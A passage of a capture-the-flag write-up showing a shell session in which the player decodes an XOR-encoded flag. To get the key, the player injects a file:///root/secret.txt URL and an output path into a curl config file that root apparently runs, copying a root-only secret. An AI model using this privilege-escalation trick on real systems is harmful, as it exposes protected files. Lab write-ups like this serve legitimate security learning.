F30s@482cbf2305ae:~$ cat flag.txt
cat flag.txt
b'ey}BQB_^[\\ZENw\\x01uWoY~aF\\x0fiRdbum\\x04BUn\\x06[\\x02CHonZ\\x03~or\\xC
```

Similar to the password for the debugger, it will require a key for XOR. On the /cloud page, we saw a secret.txt file which couldn't be downloaded. So, doing the same thing for the secret.txt file

```
F30s@482cbf2305ae:~$ echo 'url = "file:///root/secret.txt"' > site_check
echo 'url = "file:///root/secret.txt"' > site_check
F30s@482cbf2305ae:~$ echo '--output /home/F30s/secret.txt' >> site_check
echo '--output /home/F30s/secret.txt' >> site_check
F30s@482cbf2305ae:~$ ls
ls
flag.txt
```

```
health_check
secret.txt
site_check
F30s@482cbf2305ae:~$ cat secret.txt
cat secret.txt
b'C^_M@_DC\\7,'
```

```
F30s@482cbf2305ae:/$ cat secret-tip.txt
cat secret-tip.txt
A wise *gpt* once said ...
In the depths of a hidden vault, the mastermind discovered that vital [REDACTED] of tl
So, I was missing 2 .. hmm .. what were they called? ... I actually forgot, anyways
Don't forget it's always about root!
```



key = 1109200013XX

XX to be replaced by 00-99

